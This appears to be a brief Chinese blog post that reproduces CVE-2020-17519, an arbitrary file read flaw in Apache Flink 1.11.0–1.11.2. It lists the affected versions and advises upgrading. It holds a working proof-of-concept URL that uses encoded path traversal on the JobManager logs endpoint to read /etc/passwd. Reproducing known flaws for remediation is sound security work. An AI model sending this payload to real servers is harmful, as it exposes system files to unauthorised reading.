WEB 漏洞复现和分析1 分钟阅读
漏洞复现 Apache Flink CVE-2020-17519 任意文件读取漏洞
0x01 漏洞简介 Apache Flink Apache Flink是一个开源流处理框架,具有强大的流处理和批处理功能。 CVE-2020-17519 任意文件读取漏洞 Apache Flink 1.11.0中引入了一项更新,该更新在1.11.1及更高的版本和1.11.2中发布。 该项更新允许攻击…
Read in English→0x01 漏洞简介
Apache Flink
Apache Flink是一个开源流处理框架,具有强大的流处理和批处理功能。
CVE-2020-17519 任意文件读取漏洞
Apache Flink 1.11.0中引入了一项更新,该更新在1.11.1及更高的版本和1.11.2中发布。
该项更新允许攻击者通过JobManager进程的REST API读取JobManager本地文件系统上的任何文件
0x02 影响版本
1.11.0
1.11.1
1.11.2
0x03 漏洞复现

POC:
http://127.0.0.1/jobmanager/logs/..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252f..%252fetc%252fpasswd
0x05 修复建议
所有用户升级最新版
https://flink.apache.org/downloads.html